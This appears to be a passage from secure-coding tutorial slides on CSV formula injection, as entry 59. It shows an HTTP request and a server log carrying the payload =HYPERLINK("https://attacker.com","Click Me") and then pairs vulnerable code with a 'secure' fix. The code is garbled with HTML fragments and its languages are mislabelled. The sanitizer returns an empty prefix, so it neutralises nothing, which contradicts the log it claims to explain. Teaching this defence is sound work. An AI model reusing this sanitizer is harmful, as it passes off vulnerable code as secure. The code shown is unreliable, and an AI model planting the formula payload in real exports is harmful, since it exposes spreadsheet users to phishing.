SERVER RESPONSE LOG: Shows a log entry indicating CSV sanitization: "CSV SANITIZED Stored Value: '=HYPERLINK("https://attacker.com","Click Me") Mitigation: Dangerous characters neutralized".

HTTP REQUEST: Shows a POST request to `/api/csv_injection` with the following headers and body:

```
POST /api/csv_injection HTTP/1.1
Host: securenet.local

=HYPERLINK("https://attacker.com","Click Me")
```

HTTP RESPONSE: Shows a successful response (HTTP/1.1 200 OK) with the date `Fri, 13 Feb 2026 06:10:50 GMT`. The response body indicates the value was sanitized:

```
HTTP/1.1 200 OK
Date: Fri, 13 Feb 2026 06:10:50 GMT

○ CSV SANITIZED

Stored Value:
'=HYPERLINK("https://attacker.com","Click Me")'
```

59. CSV Injection : Below is the secure and vulnerable logic

VULNERABLE LOGIC: Shows the following JavaScript code:

```
"code-keyword">var csv = $"Name,Email\n{user">.Name}, {user">.Email}"; "code-keyword">return "code-keyword">File(csv, "text/csv");
```

A callout box states: "If user input starts with '=', '+', '-', or '@', spreadsheet software may execute it as a formula."

SECURE IMPLEMENTATION: Shows the following Java code:

```
"code-keyword">string Sanitize("code-keyword">string input)
{
    "code-keyword">if (input"code-method">.StartsWith("=") || input"code-method">.StartsWith("+") ||
    input"code-method">.StartsWith("-") || input"code-method">.StartsWith("@"))
        "code-keyword">return "" + input;
    "code-keyword">return input;
}
```

A callout box states: "Prefixing dangerous characters prevents formula execution while preserving data."

Thank you